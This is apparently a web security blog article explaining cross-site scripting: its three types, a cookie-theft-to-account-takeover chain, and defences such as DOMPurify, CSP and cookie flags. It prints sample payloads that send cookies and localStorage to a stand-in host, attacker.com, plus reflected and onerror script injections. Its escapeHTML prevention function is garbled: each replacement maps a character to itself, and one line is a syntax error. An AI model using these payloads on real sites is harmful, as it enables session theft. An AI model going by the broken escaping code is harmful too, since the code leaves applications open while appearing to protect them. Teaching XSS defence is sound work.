
- 1 What is Malware? Classification, Characteristics, and Prevention
- 2 What is DDoS? Signs, Response and Effective Prevention Methods
- 3 What is Phishing? Recognizing and Preventing Online Fraud
- 4 What is DNS Sinkhole? Applications and How to Use DNS Sinkhole Technique
- 5 What is OAuth 2.0? Authorization and Login with Google/GitHub
- 6 What is a Trojan? Essential Information About Trojan Malware
- 7 What Is Zero Trust? The 'Never Trust, Always Verify' Security Model
- 8 What is VPN? Virtual Private Network, WireGuard and OpenVPN
- 9 What Is MFA? Multi-Factor Authentication vs 2FA Explained
- 10 What is a Firewall? Role and Functions in Network Security
- 11 What is SQL Injection? Database Attacks and Prevention
- 12 What is XSS? Cross-Site Scripting Attacks and Prevention
XSS — Cross-Site Scripting — is one of the most common and dangerous web vulnerabilities, ranked in OWASP Top 10 A03:2021 (Injection). Unlike SQL Injection, which attacks the database directly, XSS targets the users of a website: the attacker injects malicious scripts into page content, those scripts run in the victim's browser, and can steal cookies, hijack accounts, or perform actions on behalf of the user.
Need data solutions for your business?
AlgoData has helped businesses with data engineering, analytics & AI since 2019.
What is XSS? OWASP A03:2021
Cross-Site Scripting (XSS) is a vulnerability that occurs when a web application accepts user-supplied data and includes it in a web page without proper validation or encoding. As a result, another user's browser executes the script the attacker injected, believing it to be a legitimate part of the website.
The name "Cross-Site" originated from the initial mechanism: the script runs on the victim website's domain (e.g., bank.com), not the attacker's domain. This allows the script to bypass the Same-Origin Policy because it is treated as belonging to bank.com. The browser trusts and executes the script with full permissions of that domain — including reading cookies, localStorage, and making requests to APIs.
Difference from SQL Injection:
| XSS | SQL Injection |
|---|---|
| Attacks users | Attacks the database |
| Script runs in victim's browser | Query runs on the database server |
| Impact: session theft, redirect, phishing | Impact: data leakage, table deletion, login bypass |
| Prevention: HTML encoding, CSP | Prevention: Prepared statements, input validation |
Both fall under the Injection category in OWASP A03:2021 — both stem from failing to properly handle untrusted input data.

3 Types of XSS
Stored XSS (Persistent XSS)
This is the most dangerous type. The malicious script is stored in the server's database (comments, profile names, posts) and is served to all users who view that content.
1<!-- Attacker posts a comment: -->
2<script>document.location='https://attacker.com/steal?c='+document.cookie</script>
3<!-- Every user who views the article gets redirected and their cookie is sent to the attacker -->
Why is it dangerous? The attacker only needs to act once — every user who views the page afterward becomes a victim. The scope can be very broad: thousands of users affected by a single comment.
Reflected XSS (Non-Persistent XSS)
The script is embedded in a URL request and is "reflected" back in the server response without being stored in the database. It only affects users who click on the malicious link.
https://example.com/search?q=<script>alert(document.cookie)</script>
<!-- Server returns: "You searched for: <script>..." — script runs in victim's browser -->
Attackers typically distribute the link via email or messages (phishing). User clicks → request sent to server → server returns script in response → browser executes it.
DOM-based XSS
Unlike Stored and Reflected XSS, DOM-based XSS occurs entirely on the client side — the malicious script never reaches the server. The vulnerability lies in client-side JavaScript that reads data from an untrusted source (URL fragment, document.referrer, localStorage) and writes it directly to the DOM.
1// VULNERABLE — reads hash fragment directly into the DOM
2document.getElementById('output').innerHTML = location.hash.slice(1);
3// Attacker: https://example.com/#<img src=x onerror=alert(1)>
The fragment (#...) is not sent to the server, so server-side validation cannot detect it. This is why DOM-based XSS is harder to detect with conventional scanning tools.

Attack scenario: Cookie theft to account takeover
Understanding the full attack chain helps you properly assess the severity of XSS:
Step 1 — Inject script: The attacker finds an input field that is not sanitized (comment box, profile name, URL parameter) and injects a payload:
 1<script>
 2  fetch('https://attacker.com/steal', {
 3    method: 'POST',
 4    body: JSON.stringify({
 5      cookie: document.cookie,
 6      url: window.location.href,
 7      localStorage: JSON.stringify(localStorage)
 8    })
 9  });
10</script>
Step 2 — Victim triggers it: A regular user visits the page containing the injected script. The browser believes this is a legitimate script belonging to the page and executes it immediately.
Step 3 — Cookie theft: document.cookie returns all cookies for the domain (except HttpOnly ones). The script sends the cookies to the attacker's server via fetch(). This request looks like a normal request — hard to distinguish from legitimate traffic.
Step 4 — Session hijacking: The attacker receives the session cookie. They set that cookie in their browser and access the application as the victim. The server sees no difference — the session token is valid.
Step 5 — Account takeover: With session access, the attacker can change email, change password, transfer funds, or escalate privileges — depending on the victim account's permissions.
This entire chain happens in seconds, fully automated, and the victim notices nothing unusual.
Prevention Code
Preventing XSS requires multiple layers: output encoding, HTML sanitization, and Content Security Policy.
1// 1. HTML encoding — escape before rendering into HTML
2function escapeHTML(str) {
3 return str
4 .replace(/&/g, '&')
5 .replace(/</g, '<')
6 .replace(/>/g, '>')
7 .replace(/"/g, '"')
8 .replace(/'/g, ''');
9}
10
11// 2. DOMPurify — when you need to render HTML (rich text editor)
12import DOMPurify from 'dompurify';
13const clean = DOMPurify.sanitize(userHtml, { ALLOWED_TAGS: ['b', 'i', 'a', 'p'] });
14element.innerHTML = clean;
15
16// 3. React — safe by default, dangerous opt-in
17// SAFE:
18const SafeComponent = ({ userInput }) => <div>{userInput}</div>;
19// UNSAFE — sanitize first:
20const UnsafeComponent = ({ userHtml }) => (
21 <div dangerouslySetInnerHTML={{ __html: DOMPurify.sanitize(userHtml) }} />
22);
1# 4. CSP Header (Nginx)
2add_header Content-Security-Policy "
3  default-src 'self';
4  script-src 'self';
5  style-src 'self' 'unsafe-inline';
6  img-src 'self' data: https:;
7  connect-src 'self';
8  frame-ancestors 'none';
9";
Explaining CSP directives:
default-src 'self'— by default, only allow resources from the same originscript-src 'self'— only scripts from the same domain, blocks inline and external scriptsframe-ancestors 'none'— blocks clickjacking (replacesX-Frame-Options: DENY)
When CSP is configured strictly, even if an attacker injects a script, the browser will refuse to execute it because the script does not come from an allowed source.
HttpOnly + SameSite Cookie
Cookie flags are an important additional defense layer, minimizing damage even when XSS occurs:
Set-Cookie: session=abc123; HttpOnly; Secure; SameSite=Strict; Path=/
HttpOnly — The cookie cannot be read by JavaScript (document.cookie returns an empty string for this cookie). An attacker who injects a script still cannot retrieve the session cookie. This is the most important defense against cookie theft via XSS.
Secure — The cookie is only sent over HTTPS. Prevents sniffing on unencrypted networks and man-in-the-middle attacks between browser and server.
SameSite=Strict — The cookie is only sent when the request originates from the same site. Blocks CSRF attacks and reduces the effectiveness of some XSS + CSRF combos. SameSite=Lax (the modern default) allows top-level navigation but blocks cross-site subrequests.
Note: HttpOnly is not a perfect solution. Attackers can still use XSS to make requests on behalf of the user without reading the cookie (e.g., calling a money transfer API). You need to combine CSRF tokens and SameSite cookies for comprehensive protection.
How Frameworks Protect Against XSS
Modern frameworks integrate XSS protection through a "safe by default" mechanism:
React — JSX automatically escapes all expressions: <div>{userInput}</div> is completely safe because React converts < to <. The dangerous opt-out API is dangerouslySetInnerHTML — named intentionally to warn developers.
Vue — Template syntax {{ userInput }} escapes automatically. The opt-out API is the v-html directive: <div v-html="userInput"> — not safe if userInput contains user-supplied HTML.
Angular — Template interpolation {{ userInput }} escapes automatically. The opt-out API is bypassSecurityTrustHtml() in DomSanitizer — must be called explicitly to bypass sanitization.
General rule: Any API with "dangerous", "unsafe", or "trust" in its name is an opt-out from XSS protection. Always sanitize with DOMPurify before passing HTML to these APIs:
1// Correct for all frameworks
2const safeHtml = DOMPurify.sanitize(untrustedHtml, {
3  ALLOWED_TAGS: ['b', 'i', 'em', 'strong', 'a', 'p', 'br'],
4  ALLOWED_ATTR: ['href', 'title', 'target']
5});

OWASP XSS Prevention Cheat Sheet
OWASP defines XSS prevention rules according to the context in which data is inserted into HTML:
Rule #1 — HTML Body: Always HTML encode before inserting untrusted data into the HTML body. Minimum encoding: &, <, >, ", ', /. Framework rendering does this automatically.
Rule #2 — HTML Attributes: When inserting into HTML attributes, use attribute encoding. Example: <input value="[USER_DATA]"> — encode all special characters, not just < and >. Best practice is to always use quoted attributes.
Rule #3 — Never insert untrusted data into: script blocks (<script>[DATA]</script>), event handlers (<button onclick="[DATA]">), CSS (<style>[DATA]</style>), or URL attributes (<a href="[DATA]">). These are dangerous contexts requiring special handling — HTML encoding alone is not sufficient.
See the full reference at OWASP XSS Prevention Cheat Sheet — the standard reference for web security.